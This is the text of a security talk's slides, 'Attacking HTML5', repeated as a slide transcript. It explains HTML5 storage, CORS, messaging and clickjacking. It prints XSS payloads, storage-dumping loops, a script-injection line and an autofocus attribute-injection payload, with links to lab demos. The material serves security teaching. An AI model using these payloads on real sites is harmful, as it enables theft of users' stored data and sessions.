Attacking HTML5


Israel Chorzevski
Application Security Consultant
Israel@AppSec-Labs.com
Agenda
 Introduction to HTML5
 Attacking HTML5
Introduction to HTML5

Tags and Attributes
 Element tags (canvas, video)
 SEO tags (author, footer)
 Attributes (autofocus, required)
 CSS3 (selectors, 3D)


Integration features
 Geolocation
 Drag & Drop files

Session Storage
                                Cookie           Session Storage

    Maximum size                 * 4 KB             Some MB

     Content sent           With any request         Not sent

 Can be accessed from         Any window       Only the same window

                                               Always when window
     Deleted after             Fixed time
                                                      closed

        Range                Per directory          Whole site

    HttpOnly Flag                 Yes                  No

* IE8 supports up to 10kb

Local Storage vs. Session Storage
                         Session storage      Local storage

   Maximum size               5 MB              10-15 MB

Can be accessed from   Only the same window    Any window


   Deleted when          Window is closed      Not deleted


     Local Storage ~ AKA Global Storage

SQL Storage
   SQLite
    ◦ Standard SQL

   IndexedDB
    ◦ Object Oriented

Cross Origin Resource Sharing
   The old methods:
    <iframe src=“http://site.com/home.htm”></iframe>
       Stupid block


    <script src=“http://site.com/home.js”></script>
       You run the script from another domain on your site!


   The new method:
    AJAX with Cross Origin Policy
       You have full control on the data and the combination with
        your site

Cross Document Messaging
   Send messages between the main page and the
    iframes.

Web Sockets
   Open sockets and connections.

Web Workers
   Execute JS code under another thread.
Attacking HTML5

Storage attacks – Stealing Data
   Goal
    ◦ Get Sensitive Data
    ◦ User Tracking


   Technique
    ◦ An XSS anywhere in the application can be
      used to draw the data from site after the use.
    ◦ User leaves the computer after browsing to
      another site.
Storage attacks – Stealing Data

   Vulnerabilities
    ◦ No HTTPONLY Flag

    ◦ No expiration date

    ◦ No directory separation
      Cross directory attack

    ◦ Cross port attack (Chrome is protected)

Storage attacks – Dump data
   Old XSS exploit
    <script>alert(document.cookie)</script>

   New XSS exploit
    <script>alert(window.localStorage.key)</script>

Storage attacks – Dump data
   Get values
     var ss = "";
     for(i in window.sessionStorage)
        ss += i + " ";


   Get names & values
     var ss = "";
     for(i = 0; i < window.sessionStorage.length; i++)
        ss += window.sessionStorage.key(i) + ":" +
     sessionStorage.getItem(sessionStorage.key(i)) + " ";

Storage attacks – Spoofing data
   Goal
    ◦ CSRF
    ◦ Denial of Service (data parsing crash)
    ◦ Stored XSS

   Technique
    ◦ URL parameter – can be simply spoofed
    ◦ http://localhost:81/html5/storage/url-xss.htm?username=david

    ◦ Local event – can spoof by click jacking
    ◦ XSS somewhere in the application
SQL Storage attacks – Spoofing
   SQL Injection
    ◦ Tweets updater:
    https://www.andlabs.org/html5/csSQLi.html

   Persistent XSS by SQL (XSSQLI)
    ◦ No input validation, no output encoding
    https://www.andlabs.org/html5/csXSS1.html
    ◦ Input validation without Output encoding
    https://www.andlabs.org/html5/csXSS2.html
SQL Storage attacks – Dump data
   Get objects (connected to the DB)
    var db = "";
    for(i in window)
            if(window[i] == “[object Database]”)
                     db += i + “ “;


   Get tables:
    SELECT name FROM sqlite_master WHERE type='table‘
Storage attacks – Demo

https://www.andlabs.org/html5/csSQLi.html
http://localhost:81/html5/storage/draw.js
document.write("<script
src='http://localhost:81/html5/storage/draw.js'></script>");

Cross Origin Request - Technical
   Origin header in the request


   Origin header in the response
Cross Origin Request - Technical
   Browser will send cookies along with the request,
    only if the request is set to send “credentials”:
     cor.open('GET', url);
     cor.withCredentials = "true";
     cor.send();
   Server answers with the header:
      Access-Control-Allow-Credentials: true
   If server doesn't answer the credentials header
    (or answers false), the page will not load.
   Access-Control-Allow-Origin can’t be * if
    credentials are marked as true.
Cross Origin Policy - Attacks

   Scanning the internal network
    http://localhost:81/html5/COR/cor.php
    https://www.andlabs.org/tools/jsrecon.html

   Accessing internal websites

   Fast DDoS by POST method
    http://localhost:81/html5/COR/corDoS.php

   Reverse CORS requests
Cross Document Messaging - Attacks


 Demo
    ◦ http://c0-m0.victim-site.com/html5/postMessage/main.htm


   Attacks
    ◦ XSS
    ◦ CSRF
    ◦ Information disclosure
Clickjacking

   CSS3:
    ◦ var e = document.getElementById('iframe').style;
    ◦ e.ffilter = 'alpha(opacity=0.5)';
    ◦ e.mag.opacity = 0.5;


   Demo – lolcat generator:
    ◦ http://localhost:81/html5/click_jacking2/lolcat.php

     http://c0-m0.victim-site.com/php/clickjacking/
Clickjacking

   The old protection (Frame-Busting) script:
     <script>
     if(top.location != self.location)
         top.location = self.location;
     </script>


    Demo:
     http://localhost:81/html5/sandbox/open_iframe.php
Clickjacking - Sandbox
   HTML:
        <iframe sandbox="" src="" ></iframe>


   Options:
    ◦   allow-same-origin
    ◦   allow-top-navigation
    ◦   allow-forms
    ◦   allow-scripts

   Demo:
    ◦ http://localhost:81/html5/sandbox/sandbox_iframe.php
Web Socket
 http://slides.html5rocks.com/#web-sockets
 http://html5demos.com/web-socket
 https://www.andlabs.org/tools/ravan.html
 https://www.andlabs.org/tools/jsrecon.html
Web Workers
   main.js:
        var worker = new Worker('task.js');
        worker.onmessage = function(event) { alert(event.data); };
        worker.postMessage('data');


   task.js:
        self.onmessage = function(event) {
           self.postMessage("recv'd: " + event.data);
        };


   Test:
     https://www.andlabs.org/tools/jsrecon.html
     http://localhost:81/html5/COR/scanner/

Geolocation
Geolocation - Risk

   User Tracking
    ◦ House burglars know when to strike.
    ◦ The anonymity of users could be broken.
Geolocation Risks – Mitigations

   User needs to accept tracking for any
    site.

   Opt-In
    ◦ Google Chrome:


   Accept once
                       IE9         FF5
Geolocation Risks – Private mode

   IE9:

   Google Chrome & FF5 Remember the
    accept of location sharing!

   Google Developer:
       I'm tending towards WontFix.
       https://code.google.com/p/chromium/issues/detail?id=87387
New exploitation for old attacks

   Vulnerability pharse:
    <input type=ʺtextʺ value=ʺ‐‐>Injecting hereʺ />

   Before HTML5:
    ʺ onmouseover=ʺalert(0)

   With HTML5:
    ʺ onfocus=ʺalert(0)ʺ autofocus= ʺ

   Demo
    http://localhost:81/html5/new_exploits/xss.php
Summary
   HTML5 adds features that allow new browser
    capabilities.

   In this presentation we have demonstrated
    innovative ways for attackers to exploit & utilize
    these capabilities for malicious purposes.

   Have fun playing & hacking with HTML5! 
Contact: Israel@AppSec-Labs.com

Html5 hacking

  • 1.
    Attacking HTML5 Israel Chorzevski ApplicationSecurity Consultant Israel@AppSec-Labs.com
  • 2.
    Agenda  Introduction toHTML5  Attacking HTML5
  • 3.
  • 4.
    Tags and Attributes Element tags (canvas, video)  SEO tags (author, footer)  Attributes (autofocus, required)  CSS3 (selectors, 3D) Integration features  Geolocation  Drag & Drop files
  • 5.
    Session Storage Cookie Session Storage Maximum size * 4 KB Some MB Content sent With any request Not sent Can be accessed from Any window Only the same window Always when window Deleted after Fixed time closed Range Per directory Whole site HttpOnly Flag Yes No * IE8 supports up to 10kb
  • 6.
    Local Storage vs.Session Storage Session storage Local storage Maximum size 5 MB 10-15 MB Can be accessed from Only the same window Any window Deleted when Window is closed Not deleted Local Storage ~ AKA Global Storage
  • 7.
    SQL Storage  SQLite ◦ Standard SQL  IndexedDB ◦ Object Oriented
  • 8.
    Cross Origin ResourceSharing  The old methods: <iframe src=“http://site.com/home.htm”></iframe>  Stupid block <script src=“http://site.com/home.js”></script>  You run the script from another domain on your site!  The new method: AJAX with Cross Origin Policy  You have full control on the data and the combination with your site
  • 9.
    Cross Document Messaging  Send messages between the main page and the iframes. Web Sockets  Open sockets and connections. Web Workers  Execute JS code under another thread.
  • 10.
  • 11.
    Storage attacks –Stealing Data  Goal ◦ Get Sensitive Data ◦ User Tracking  Technique ◦ An XSS anywhere in the application can be used to draw the data from site after the use. ◦ User leaves the computer after browsing to another site.
  • 12.
    Storage attacks –Stealing Data  Vulnerabilities ◦ No HTTPONLY Flag ◦ No expiration date ◦ No directory separation  Cross directory attack ◦ Cross port attack (Chrome is protected)
  • 13.
    Storage attacks –Dump data  Old XSS exploit <script>alert(document.cookie)</script>  New XSS exploit <script>alert(window.localStorage.key)</script>
  • 14.
    Storage attacks –Dump data  Get values var ss = ""; for(i in window.sessionStorage) ss += i + " ";  Get names & values var ss = ""; for(i = 0; i < window.sessionStorage.length; i++) ss += window.sessionStorage.key(i) + ":" + sessionStorage.getItem(sessionStorage.key(i)) + " ";
  • 15.
    Storage attacks –Spoofing data  Goal ◦ CSRF ◦ Denial of Service (data parsing crash) ◦ Stored XSS  Technique ◦ URL parameter – can be simply spoofed ◦ http://localhost:81/html5/storage/url-xss.htm?username=david ◦ Local event – can spoof by click jacking ◦ XSS somewhere in the application
  • 16.
    SQL Storage attacks– Spoofing  SQL Injection ◦ Tweets updater: https://www.andlabs.org/html5/csSQLi.html  Persistent XSS by SQL (XSSQLI) ◦ No input validation, no output encoding https://www.andlabs.org/html5/csXSS1.html ◦ Input validation without Output encoding https://www.andlabs.org/html5/csXSS2.html
  • 17.
    SQL Storage attacks– Dump data  Get objects (connected to the DB) var db = ""; for(i in window) if(window[i] == “[object Database]”) db += i + “ “;  Get tables: SELECT name FROM sqlite_master WHERE type='table‘
  • 18.
    Storage attacks –Demo https://www.andlabs.org/html5/csSQLi.html http://localhost:81/html5/storage/draw.js document.write("<script src='http://localhost:81/html5/storage/draw.js'></script>");
  • 19.
    Cross Origin Request- Technical  Origin header in the request  Origin header in the response
  • 20.
    Cross Origin Request- Technical  Browser will send cookies along with the request, only if the request is set to send “credentials”: cor.open('GET', url); cor.withCredentials = "true"; cor.send();  Server answers with the header: Access-Control-Allow-Credentials: true  If server doesn't answer the credentials header (or answers false), the page will not load.  Access-Control-Allow-Origin can’t be * if credentials are marked as true.
  • 21.
    Cross Origin Policy- Attacks  Scanning the internal network http://localhost:81/html5/COR/cor.php https://www.andlabs.org/tools/jsrecon.html  Accessing internal websites  Fast DDoS by POST method http://localhost:81/html5/COR/corDoS.php  Reverse CORS requests
  • 22.
    Cross Document Messaging- Attacks  Demo ◦ http://c0-m0.victim-site.com/html5/postMessage/main.htm  Attacks ◦ XSS ◦ CSRF ◦ Information disclosure
  • 23.
    Clickjacking  CSS3: ◦ var e = document.getElementById('iframe').style; ◦ e.ffilter = 'alpha(opacity=0.5)'; ◦ e.mag.opacity = 0.5;  Demo – lolcat generator: ◦ http://localhost:81/html5/click_jacking2/lolcat.php http://c0-m0.victim-site.com/php/clickjacking/
  • 24.
    Clickjacking  The old protection (Frame-Busting) script: <script> if(top.location != self.location) top.location = self.location; </script>  Demo: http://localhost:81/html5/sandbox/open_iframe.php
  • 25.
    Clickjacking - Sandbox  HTML: <iframe sandbox="" src="" ></iframe>  Options: ◦ allow-same-origin ◦ allow-top-navigation ◦ allow-forms ◦ allow-scripts  Demo: ◦ http://localhost:81/html5/sandbox/sandbox_iframe.php
  • 26.
    Web Socket  http://slides.html5rocks.com/#web-sockets http://html5demos.com/web-socket  https://www.andlabs.org/tools/ravan.html  https://www.andlabs.org/tools/jsrecon.html
  • 27.
    Web Workers  main.js: var worker = new Worker('task.js'); worker.onmessage = function(event) { alert(event.data); }; worker.postMessage('data');  task.js: self.onmessage = function(event) { self.postMessage("recv'd: " + event.data); };  Test:  https://www.andlabs.org/tools/jsrecon.html  http://localhost:81/html5/COR/scanner/
  • 28.
  • 29.
    Geolocation - Risk  User Tracking ◦ House burglars know when to strike. ◦ The anonymity of users could be broken.
  • 30.
    Geolocation Risks –Mitigations  User needs to accept tracking for any site.  Opt-In ◦ Google Chrome:  Accept once IE9 FF5
  • 31.
    Geolocation Risks –Private mode  IE9:  Google Chrome & FF5 Remember the accept of location sharing!  Google Developer: I'm tending towards WontFix. https://code.google.com/p/chromium/issues/detail?id=87387
  • 32.
    New exploitation forold attacks  Vulnerability pharse: <input type=ʺtextʺ value=ʺ‐‐>Injecting hereʺ />  Before HTML5: ʺ onmouseover=ʺalert(0)  With HTML5: ʺ onfocus=ʺalert(0)ʺ autofocus= ʺ  Demo http://localhost:81/html5/new_exploits/xss.php
  • 33.
    Summary  HTML5 adds features that allow new browser capabilities.  In this presentation we have demonstrated innovative ways for attackers to exploit & utilize these capabilities for malicious purposes.  Have fun playing & hacking with HTML5! 
  • 35.